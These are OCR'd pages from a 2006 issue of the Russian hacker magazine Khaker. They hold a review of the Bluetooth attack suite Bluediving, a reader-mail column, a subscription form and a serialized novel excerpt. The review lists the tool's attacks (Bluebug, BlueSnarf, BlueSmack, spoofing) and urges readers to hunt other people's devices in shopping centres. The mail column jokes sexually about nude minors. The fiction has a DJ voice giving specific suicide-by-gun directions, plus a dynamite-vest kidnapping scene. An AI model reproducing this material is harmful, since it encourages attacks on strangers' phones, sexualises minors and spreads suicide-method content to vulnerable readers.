
bluediving.sourceforge.net



Bluediving — это богатый набор утилит для тестирования безопасности Bluetooth-устройств. Разнообразие девайсов в последнее время породило огромное количество всевозможных типов атак, но Bluediving, кажется, умеет все. Возможные виды нападений: Bluebug, BlueSnarf, BlueSnarf++, BlueSmack, спуфинг адреса Bluetooth-устройства и т.д. и т.п.

Чтобы уберечь свое детище от лап нахальных скрипткидис, разработчик намеренно усложнил установку программы. Никаких RPM'ок и прочих самостоятельно устанавливающихся пакетов ты в Сети не найдешь — все придется собирать самому, причем ручками. Первая сложность заключается в необходимости установки большого количества сторонних программ и библиотек, без которых Bluediving попросту не соберется. Перед установкой не поленись заинсталлить BlueZ (www.bluez.org), Sox (http://sox.sourceforge.net), obexftp (http://triq.net/obex), Gnu Readline library (http://cnswww.cns.cwru.edu/~chet/readline/rltop.html), а также модуль для Perl'а XML::Simple (www.cpan.org/modules/by-module/XML). Придется помучиться, но оно того стоит. Сразу после установки и запуска ты попадешь в диалоговое меню. Несмотря на то, что программа является консольной, работать с ней ты будешь интерактивно. Bluediving выдаст справку о видах атак, которые она может совершать: каждый тип атаки имеет свой идентификационный номер. От тебя требуется выбрать интересующий пункт и следовать дальнейшим указаниям программы. Некоторые, возможно, сейчас скорчатся и скажут, что с ноутом никто блюджекингом заниматься не будет. Ерунда! Если у тебя небольшой ноут, то его вполне можно носить с собой. В том числе в торговые центры и прочие людные места, где обычно устраивают охоту блюджекеры. И будь уверен: с подобными программами ты добьешься куда большего успеха, нежели с множеством миниатюрных утилит для КПК и смартфонов.


... О ФУТБОЛЕ


TOTAL FOOTBALL
!
НОВЫЙ ЖУРНАЛ О ФУТБОЛЕ
АЛЕКСАНДР КЕРЖАКОВ: ЭКСКЛЮЗИВ
TOTAL Football
РУНИ или РОБИНЬЮ: КТО ЛУЧШЕ?
РЕЗКИЙ
БЫСТРЫЙ
ОПАСНЫЙ
В ФЕВРАЛЬСКОМ НОМЕРЕ:
Эксклюзив. Руни и Робинью. Кто из них лучше?
Тема номера. Полузащитник «Спартака» Владимир Быстров рассказывает о себе
Сделка. Как «Арсенал» покупал белоруса Александра Глеба
Будь в форме. Как правильно выбрать футбольную экипировку
Постер. Марат Измайлов и откровенная фотосессия болельщиц ЦСКА
Уникальный конкурс. Суперприз – поездка на финал Лиги чемпионов!
НА DVD
ЛУЧШИЕ ГОЛЫ
АНГЛИЙСКОЙ
ПРЕМЬЕР-ЛИГИ

e-mail

_units

ВРАЧ-ТЕРАПЕВТ
Вскрытие писем провел
Dr.Klouniz (magazine@real.xakep.ru)

From: Chame1e0n [chame1e0n@mail.ru]
Subj: *Письмо!
У меня такая маленькая просьба. В одном из номеров (сентябрь или октябрь) вы не выложили на DVD программы из раздела Units, а именно прогу CrazyTalk. Выложите, не в падлу, эту прогу на следующем DVD. Я бы, конечно, и сам бы ее скачал, но вот только 22 метра мой Dial-Up не потянет.
Заранее благодарен.
P.S. Кстати, может вы опять голую телку в журнал поместите, только погрудастее, а то в прошлый раз какую-то малолетку сфоткали, когда она случайно голая сидела на диване и ела яблоко.
Re: Здорово, Ящер! Гонишь ты насчет диалапа, ой гонишь! Есть у меня немало знакомых, которые на диалапе выкачали больше, чем я на выделенке в сто мегабит сейчас. Ну да ладно, если очень хочется — обратись к Степану Ильину как к редактору диска, подгони ему пива, в общем, будь дипломатичен. Что касается фотографий девушек. Сами не знаем, что нам поделать с малолетками в редакции. Как набьются в нее, разденутся, разберут яблоки да распределятся по диванам — просто никакой жизни от них нет. Нам бы выгнать их, да рука не поднимается (попрошу похабный смех в зале при слове «поднимается»). В следующий раз-таки избавимся от малолеток, выкопаем бассейн и населим его более зрелыми обнаженными женщинами.

From: netscript@yandex.ru
Почему на DVD диске не были выложены материалы к статье «Обнаженный интернет»? Места не хватило или по головотяпству ;)
Я, конечно, понимаю, что вопрос надо задавать Step'у, но это же вопиющее безобразие.
Я с ним не разговариваю... :-)
Re: Да, что-то мы облажались с исходниками на диске. Изначально планировалось выложить эксклюзивную коллекцию порно для роботов от нашего кибернетического Андрюшка, но потом что-то не срослось. Оказалось, что надо его компилировать, потом отлаживать, тестить на добровольцах… А, собственно, почему ты этим так интересуешься? Неужели не хватает голых женщин в инете? Если не хватает — пиши нам, отгрузим тебе с полвагона малолеток с яблоками. Достали они.

From: fbsd [fbsd@bk.ru]
Subj: Предложение
Здравствуйте.
Прочитал в вашем журнале такую фразу (в e-mail)- «С каждым выпуском журнал становится хуже и хуже во всем?: содержание статей все дальше от простых людей»=) Мне лично все понятно(не всегда), но многие знакомые прочитав ваш журнал задают много вопросов и потом не хотят тратить деньги на ваш журнал. Так ламеров-то больше. Вы тогда выпустите «Хакер Ламер». И еще в журнале 01 2006 прочитал про девайс BuzzTrainer, он вам не помешает, вы хоть прочитывайте журнал перед выпуском:)
P.S Пишите статьи поподробней.
P.S И иллюстраций к статьям по больше.
P.S А то что будут писать что журнал попсеет то это наврятли.

Re: Здоровеньки булы, Фбсд! Все плохо. Энтропия вселенной нарастает, птичий грипп наступает, группировка Хамаз пришла к власти, а всемирное потепление сменяется всемирным похолоданием. Так к чему я это? А-а, к тому, что делать «Хакер» для ламеров не очень логично. Пусть уж лучше ламеры потихоньку прогрессируют, читая наши статьи, чем постепенно деградируют, читая их же :). И не надо критиковать орфографию! Мы наняли литреда по программе обучения слепоглухонемых — нам за это снижают налоги и, кроме того, она постоянно прогрессирует.

From: Vovan [leviofan@topmail.kz]
Subj: (No subject)
Доброго времени суток дорогая и уважаемая редакция. У меня такая маленькая просьба, которая очень хочет быть исполнена. Вы на дисках много полезных программ выкладываете, только кряк или серийник найти почему то не на все получается. НЕ могли бы вы еще и серийник к проге выкладывать, я конечно понимаю, что вы ваше законодательство уважаете, хотя мне до него нет ни какого дела (я в Казахстане живу) но хотя бы ссылку на кряк можно разместить. Заранее спасибо.
Re: Привет, Вован! Я вот уже когда-то удивлялся таким событиям в нашей жизни и готов ради тебя повториться. Для начала вспомним, что всякий труд должен быть оплачен, бесплатный труд — незаконен и аморален, а машина капитализма смазывается кровью рабочих. Так вот. Дядя-программист, написавший платную программу, не дописывает к ней крэк по той причине, что призрачно надеется получить деньги за свой труд. Дяденька-журналист, выкладывающий софт на диск, ничего не знает о несознательных вованах из Казахстана, он искренне верит, что Вован не будет использовать эти программы незаконно. STOP CD PIRACY! Так вот, даже если Вованы из Казахстана на болту вертели все эти законы об авторском праве, то это не значит, что мы должны идти им навстречу.





ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

«Хакер»+2 CD		«Хакер»+DVD		«Хакер»+«Хакер Спец»	
840р	ЗА 6 МЕСЯЦЕВ	**990р**	ЗА 6 МЕСЯЦЕВ	**1830р**	ЗА 6 МЕСЯЦЕВ
1620р	ЗА 12 МЕСЯЦЕВ	**1920р**	ЗА 12 МЕСЯЦЕВ	**3600р**	ЗА 12 МЕСЯЦЕВ

Как оформить заказ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

- по электронной почте: subscribe@glc.ru;
- по факсу: 8.495.780.88.24;
- по адресу: 119021, г. Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45

ВНИМАНИЕ!

- подписка оформляется в день обработки купона и квитанции.
- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

РЕКОМЕНДУЕМ ИСПОЛЬЗОВАТЬ ЭЛЕКТРОННУЮ ПОЧТУ ИЛИ ФАКС.

Подписка для юридических лиц

www.interpochta.ru

Москва: ООО "Интер-Почта", тел.: 500-00-60

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.

ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ:

8-495-780-88-29 (ДЛЯ МОСКВИЧЕЙ) И **8-800-200-3-999** (ДЛЯ РЕГИОНОВ И АБОНЕНТОВ МТС, БИЛАЙН, МЕГАФОН).

ВСЕ ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ПРИСЫЛАТЬ НА АДРЕС: INFO@GLC.RU



ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер + 2CD и Хакер Спец + CD
- ☐ на комплект Хакер + DVD и Хакер Спец + CD

на ☐ месяцев

начиная с ____________________ 200_ г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

дата рожд. ☐☐.☐☐.☐☐ г. (день, месяц, год)

АДРЕС ДОСТАВКИ:

индекс ____________________

область/край ____________________

город ____________________

улица ____________________

дом ____________ корпус ____________

квартира/офис ____________________

телефон (______) ____________________ (код)

e-mail ____________________

сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО ММБ

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ______ (месяц) 200_ г.	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО ММБ

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ______ (месяц) 200_ г.	

Ф.И.О.

Подпись плательщика

Кассир



Автор иллюстрации Иван Величко
дизайн-бюро «Щюка»

ТАБА ЦИКЛОН

TEXT ДАНЯ ШЕПОВАЛОВ / key@danya.ru /

APROACHING LEVEL 2
/// ПОСЛЕДНИЙ ВЕЛИКИЙ ПИСАТЕЛЬ

МЫ ПРОДОЛЖАЕМ ПУБЛИКОВАТЬ ОТРЫВКИ ИЗ ЛЕСБИЙСКОГО СТРИПТИЗ-РОМАНА ДАНИ ШЕПОВАЛОВА «ТАБА ЦИКЛОН». ПОДРОБНОСТИ НА WWW.DANYA.RU

...

Она уходит, и снова начинается дождь. Длинный косой дождь из серых облаков, пугающе низко стелющихся над землей. Изредка капли попадают в глаза, на миг превращая окружающий мир в размытое пятно. На все это хорошо было бы смотреть из окна кафе, обнимая замерзшими пальцами пузатый бокал, в котором благородным темным янтарем плещется лучший собеседник на свете. Сидеть допоздна, все откладывая и откладывая тот момент, когда нужно будет выбираться на улицу, пряча лицо от холода и дождя. Но за ненадежными витринами кафе сидят совершенно другие люди, а он шагает по тротуару. Он — в одну сторону, она — в другую. Два пешехода идут с одинаковой скоростью, как в той безликой задаче из школьного учебника по математики. На дороге — листья, листья, нескончаемые, впечатанные в мокрую землю. Навязчиво бросаются в глаза в темноте, словно одинокие точки в неуютном осеннем романе.

Даня одевает наушники и крутит колесико настройки. Раздраженно морщится, слыша всю ту муть, что, булькая зловонными пузырями, плещется в эфире. Заводные зомби без страха и упрека… Внезапно одна из радиостанций привлекает внимание писателя.

«Салют! В эфире радио «Депрессия»! Мы приветствуем всех наших друзей-самоубийц, решивших уйти из жизни этим прекрасным мерзким вечером…».

Дане вдруг кажется, что он уже где-то слышал этот голос. Даже не то, что слышал, а…

«Коллеги, с вами снова я, DJ Special Key. Действительно, а чего хорошего ждать от этой осени? Пройдет сентябрь, за ним — октябрь, ноябрь... Желтые кленовые листья сменятся слякотью, лужи покроют химикалии, разъедающие ботинки... Поролоновая крыса Батукада передает привет своему единственному другу — писателю Дане Шеповалову. Желает ему не отказываться от своего замысла и непременно убить всех героев своего романа… Слушайте, какой замечательный писатель! Нужно пригласить его к нам в студию! Специально для тебя, Даня, по заявкам наших непостоянных, аххахх, слушателей, мы переда...»

Девушка на тротуаре перед Даней машет ему рукой.

— Что? — снимает наушники писатель.

— Простите, зажигалки не будет?

— Нет, не курю…

«Мы передаем ре…ра… передаем… что за му$%ки это пишут, черт бы их всех побрал!? А, вот! По заявкам наших слушателей мы передаем «Реквием» Вольфганга Амадея Моцарта. Ну что же, отличный выбор! Дорогие коллеги, не забудьте вставить ствол в рот, чуть-чуть вверх и наискось, спускайте курок плавно, думайте о хорошем, мы все попадем в рай! Спасибо за сотрудничество...»

— В машину, сука! — два человека заламывают Дане руки за спину и тащат в припаркованный рядом автомобиль без номеров. — Быстро в машину!

— Поехали с нами! Живо!

— Не поеду!

— Поехали, тебе говорят! Милиция!

— Пошли вы на хрен! Удостоверения покажите! — кричит Даня, отчаянно сопротивляясь. А за рулем сидит парень в капюшоне, скрывающем пол-лица.

— В машине покажем!

Дане совершенно не хочется рассматривать какие бы то ни было удостоверения в машине без номеров. Адреналиновый шок придает ему сил: он резко выкручивает запястье и освобождает левую руку из захвата одного из нападающих. Тянется за ножом, который лежит в кармане куртки. Это был легальный норвежский нож с длинным тонким лезвием, завернутый в заключение экспертизы: лезвие не фиксируется, холодным оружием не является… Я вам сейчас покажу, суки, чем он не является…

Открывается передняя дверь, оттуда выскакивает парень в кепке: он держит в руках магнитолу, защищенную тяжелым металлическим корпусом. Подбегает к дерущимся и наотмашь прикладывает ею по Даниному затылку. Гулкая тупая боль. На землю падает кассета и разламывается на куски. Ветер треплет разматывающуюся магнитофонную ленту вокруг передней покрышки, на которой все еще видны следы редких зубов Люто-го…

— Ну что, Шеповалов, довы#Sывался? — смеется Рита, завязывая последний узел на веревке, сковывающей его руки за спиной.

— Да что вы себе позволяете? — возмущается Даня, понимая, наконец, куда он попал. — Это же я вас придумал! Я все это пишу! Да вы знаете, кто я? Да я…

— Да-да-да, мы в курсе, — издевательским тоном успокаивает его Рита. — Ты последний великий писатель, ты размажешь кишки современной литературы по пыльным стенам затхлых библиотек.

— Аххаххах!!! — смеется Тима. — Дай пять!

Друзья ударяют друг друга по рукам, после чего Даня чувствует себя еще более дискомфортно.

— Рит, а ты помнишь, как это там у него было? — Тима вытирает слезы, выступившие на глазах от смеха. — Ну, про листья...

Рита пытается сделать серьезное лицо:

— «Листья, листья, нескончаемые листья.

Навязчиво бросаются в глаза в темноте, словно одинокие точки в неуютном осеннем романе..», — передразнивает Даню проникновенным поставленным голосом, полным лживой патетики, будто бы она — ведущий, зачитывающий по радио текст очередной бездарной постановки.

— Хахаххаа! — снова заливается Тима. — Дай пять!

Развернувшись резким движением спиной к окну, Даня судорожно дергает ручку на заднем сидении, но Никитин блокирует все двери и трогается с места.

— Что, п#$ор, нравится истории придумывать? — зло спрашивает он Даню.

— Выдумщик, блин! — продолжает хохотать Тима. — Сказочник!

— Андерсен! — гогочет Никитин.

Рита садится поближе к писателю и с нежностью обнимает его:

— У нас теперь есть взрывчатка, чувак, — доверительно шепчет она Дане на ухо, — настоящая, не то, что тот будильник в метро... Тима, покажи ему!

Мальчик достает связку плотных красных колбасок динамита и, встряхнув ее, как кольчугу, демонстрирует писателю.

— Ну что же... Поздравляю... — выдавливает из себя Даня.

— Нет, ты не понял, — улыбается Рита, — это мы тебя поздравляем! С днем рождения, Даня! Это для тебя! Подарок! Теперь ты сможешь размазать кишки современной литературы в самом прямом смысле! — Она через голову одевает динамит на писателя на манер бронежилета, заматывает его сверху тонким желтым шнуром.

— Национальная Библиотека тебя устроит? — интересуется Тима. — Там красиво...

— Никитин, поворачивай сейчас направо, едем в библиотеку! — командует Рита.

— Как скажете, миледи!

— Ребята, вы серьезно? — Даня не может поверить, что все это происходит на самом деле. Это все сон. Это кошмар! Персонажи, которых он сам придумал?! Как они могут ворваться в его жизнь?! Этого нет, этого не может быть! Сейчас он проснется! Проснется и пойдет пить чай... Запишет новую историю про Тиму и Риту в блокнот... Что нужно сделать, чтобы проснуться? Раньше достаточно было просто понять, что ты спишь. Но видно сейчас слишком реалистичный кошмар. Что же делать? Ущипнуть себя?! Не получится, руки связаны... Даня с силой бьется лбом о жесткую спинку стоящего впереди сидения.

— Э-э-э, вундеркинд, полегче! — останавливает его Рита.

— Ты не спишь, придурок! — смеется Никитин и пытается прибавить громкость. Из динамиков доносится натужный треск. — Вот гад, магнитолу сломал...

— Это не сон, Даня, — говорит Рита. — Ты дурак. Ты ничего не понимаешь. Думаешь, я к этой твоей девчонке приревновала? Не смеши меня! Ты никого и ничего не любишь, кроме этих свои глупых букв... Что тебе нужно, ты сам хоть знаешь? Квартирка в центре? Домик в деревне? Семь нулей на банковском счете? — она рывком открывает рюкзак и вытряхивает на Даню деньги: фунты стерлингов, крупные блеклые прямоугольники дождем сыпятся на писателя. Рита убирает в сторону несколько купюр, чтобы он мог дышать. — Бумажная жопа Маргарет Тэтчер тебе нужна? Это тебя возбуждает?

— Я не знаю... Вам-то что нужно? Оставьте меня в покое!

— Ты трус! — почти кричит Рита. — У тебя была мечта, но тебе не хватило смелости ее осуществить. Мы тебя любим и поэтому сделаем все за тебя! Расслабься! Чтобы стать последним великим писателем, нужно сначала умереть!

— А ты разве не знал?! — поворачивается к Дане Тима. В руке у мальчика зажат детонатор, на матовой поверхности которого неторопливо мигает зеленая лампочка.

Рита щелчком открывает лезвие ножа и перерезает веревку, сковывающую ладони писателя. Закат жирными кровавыми пятнами растекается по небу. Темные дождевые тучи растворяются в воздухе — недолговечные следы пожарищ над еще более недолговечными городами. В щелочку не до конца закрытого окна прорываются остатки того самого морского ветра, что так неосторожно растерял себя по дороге.

А действительно, какого черта? В кого он превратился? Разве не об этом он мечтал?!

— Отлично, ребята! — вдруг отрывисто бросает Даня и поправляет на себе кольчугу из динамита. — Спасибо, что прочистили мне мозги!

Тима с Ритой весело переглядываются.

— Поехали в библиотеку! Я готов! — Даня выхватывает у мальчика из рук детонатор и кладет большой палец рядом с кнопкой. Губы писателя выгибаются в жестокой хладнокровной ухмылке. — Поехали! Покажем этим ублюдкам!

— Шеповалов, ты совсем дурак, что ли?! — смеется девушка. — Мы же пошутили!!!

— Аахххаах! — покатывается Тима. — Рита, дай пять! Нет, ты видела? Видела? Ахахах...

to be continued...

WE ARE HACKERS WE ARE TOGETHER

ХАКЕР 02(**ЯНВАРЬ**)06



86